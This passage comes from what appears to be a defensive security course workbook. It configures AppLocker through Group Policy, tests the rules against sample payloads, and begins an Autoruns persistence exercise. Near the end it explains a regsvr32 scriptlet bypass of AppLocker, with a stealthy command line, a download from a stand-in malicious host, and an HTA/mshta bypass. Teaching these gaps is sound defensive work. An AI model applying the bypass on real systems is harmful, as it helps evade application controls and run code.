
   From the Server Managar dashboard, go into the Tools menu and launch Group Policy Management.



5. **Select the Default Domain Policy**

   Drill down in the tree view of the Group Policy Management application:
   Forest: synctechlabs.com -> Domains -> synchtechlabs.com -> Default Domain Policy

   Right-click and select Edit...




6. **Enable Application Identity service**

   In the Group Policy Management editor, drill down to:

   Default Domain Policy -> Computer Configuration -> Policies -> Windows Settings -> Security Settings -> System Services

   Select the Application Identity service. Open its properties, and enable the setting to Automatic.
   This will start the Application Identity service automatically, this service is a pre-requisite for AppLocker.




7. **Configure AppLocker - step 1**

   So now let's start configuring AppLocker:

   Under Security Settings, drill down to Application Control Policies -> AppLocker

   Click on "Configure rule enforcement".

   We will enable the checkbox for "Executable rules" and "Script rules".




8. **Configure AppLocker - step 2**

Now that we've configured AppLocker to use Executable & Script rules, we still need to add rules of course!
Luckily, AppLocker can be configured to automatically create a set of default rules. We can do this as following:

- Drill down to Executable Rules, right click, and select Create Default Rules.
- Do the same for Script rules.

This will create the default rules essential for the operation of our Windows computers.



9. **Configure AppLocker - step 3**

   Now we will add a custom rule, to prevent users from executing executables and scripts from their user directories (which is a common location for the downloads of malicious payloads).


   Right-click on "Executable rules", and select "Create New Rule..."

   In this wizard, do the following:

   1. "Before You Begin": click Next
   2. "Permissions": Select Deny and click Next
   3. "Conditions": Select Path and click Next
   4. "Path": Click Browse Folders... and select folder c:\users, click OK, click Next
   5. "Exceptions": click Next
   6. "Name": click Create

   You have now created an AppLocker rule to deny the execution of all applications (.exe) in the C:\users folders and subfolders.

   Do the same for Script Rules: Right-click on "Script rules", and select "Create New Rule..." Following the same procedure as above, create a new script rule to Deny execution of scripts in the C:\users fodler.



10. **Switch back to the workstation**

    Now return to the Windows workstation, and go back to the desktop of user Nick.fury.

11. **Check application of group policies**


    First we will check if the group policies have been applied to our workstation.

    Launch the event viewer (eventvwr, View event logs), and drill down to:

    Applications and Services Logs -> Microsoft -> Windows -> AppLocker -> EXE and DLL

    If you don't see any events, the GPO have not been applied yet. In that case, open a command line and launch the command "gpupdate /force", this will force the appication of the new GPOs.

    After some time, you will see an event 8001 (you will need to refresh the view). This event indicates that the GPOs have been deployed and the AppLocker is running.



12. **Try to execute unwanted applications**

Go back to the download folder, and try to execute payload.exe and payload.vbs. This will be blocked, because we have configured AppLocker for both executables and scripts.

payload.hta will however still execute. AppLocker does not block scripts inside HTA files, and this is one way to bypass AppLocker script control. Tip: to block HTA applications, create an AppLocker rule to block MSHTA.EXE, this is the host for HTA files.

13. **Blocking unwanted DLLs**

The application rules we created now only apply to executables that are loaded into a new process (like .exe, .scr, ...), they do not apply to executables that are loaded into existing process (libraries: .dll).

We can block DLLs too, but that requires extra configuration, so let's go back to the domain controller.

In the GPO editor, under AppLocker -> Properties, select the Advanced tab. This tab explains that DLLs are not policied by default. This can be enabled, but can impact system performance.

Enable the DLL rule collection. This will create a container for a new set of rules: DLL Rules. Like we did with Executable rules, proceed to create the default rules and a deny rule to block DLLs in C:\users. We can do this as following:


- Drill down to DLL Rules, right click, and select Create Default Rules.

This will create the default rules essential for the operation of our Windows computers. Finally, we will add a rule by right-clicking on "DLL rules", and select "Create New Rule..."

In this wizard, do the following:

1. "Before You Begin": click Next
2. "Permissions": Select Deny and click Next
3. "Conditions": Select Path and click Next
4. "Path": Click Browse Folders... and select folder c:\users, click OK, click Next
5. "Exceptions": click Next
6. "Name": click Create

You have now created an AppLocker rule to deny the execution of all dll's in the C:\users folders and subfolders.




14. **Switch back to the workstation**

Now return to the workstation, and go back to the desktop of user Nick.fury.

Wait for the new GPOs to be applied (monitor the event viewer, like we did before, refreshing the view).
If this takes too long, you can force it with the command "gpupdate /force".

Once the new rules are enforced, you will see events reporting that "....dll was allowed to run" (remember to refresh the event viewer).




15. **Executing unwanted DLLs**

To execute our unwanted DLL payload.dll we will open a command prompt and browse to the Downloads folder. Once in the Downloads folder (this is a requirement, otherwise the .dll will not be loaded), we can execute the following command:

rundll32 payload.dll,#1

You will see a warning that this was prevented. There will also be an error event in the AppLocker event viewer reporting that the payload.dll was prevented from executing. We have now successfully blocked a malicious .dll for loading!



16. **Bypassing script control**

Although a highly effective control, AppLocker's execution of scripts can be bypassed! Security researchers are continuously looking for new effective techniques to prevent payload execution. One such researcher goes by the handle of "SubTee" (Casey Smith).

In this last exercise, we will illustrate one such example: we will execute a script by using a scriptlet and regsvr32.exe. From www.evilwebser.com/samples, download file payload.sct to your downloads folder.

Right-click the downloaded file payload.sct, and select unregister. This will execute a JScript that launches cmd.exe (our payload was designed to run cmd.exe).

You will see an error message. In order to make the attack a bit more stealthy, adversaries could opt to supress the error message by launching the scriptlet from the command-line with regsvr32:

```
regsvr32 /u /n /s /i:payload.sct scrobj.dll
```

As a small additional note: the "/i" parameter can also include a URI parameter (thus a scriptlet that is hosted on a remote web site).

Although this is not an offensive course, we want to illustrate how AppLocker rules can be bypassed, again illustrating the need for defense-in-depth and not overly relying on one single control.

This page intentionally left blank.

SEC599-4.1: Exercise - Catching persistence using Autoruns

Objective

The objective of the lab is to detect a number of persistence strategies implemented on one of our Windows machines! Throughout the exercise, you will complete the following high-level steps:

- Run autoruns & Malwarebytes Anti-Rootkit on our Windows workstation
- Analyze the output & identify the malicious persistence mechanism
- Use GPO's and scripts to run autoruns periodically on all domain hosts
- Optional: Dashboard the autoruns output in ELK stack for baselining

Scenario

Virtual Machines

1. SEC599-C01 - Windows
2. SEC599-C01 - Firewall
3. SEC599-C01 - Kali
4. SEC599-C01 - DomainController

Exercise 1 : SEC599-4.1

The objective of the lab is to detect a number of persistence strategies implemented on one of our Windows machines! Throughout the exercise, you will complete the following high-level steps:

- Run autoruns & Malwarebytes Anti-Rootkit on our Windows workstation
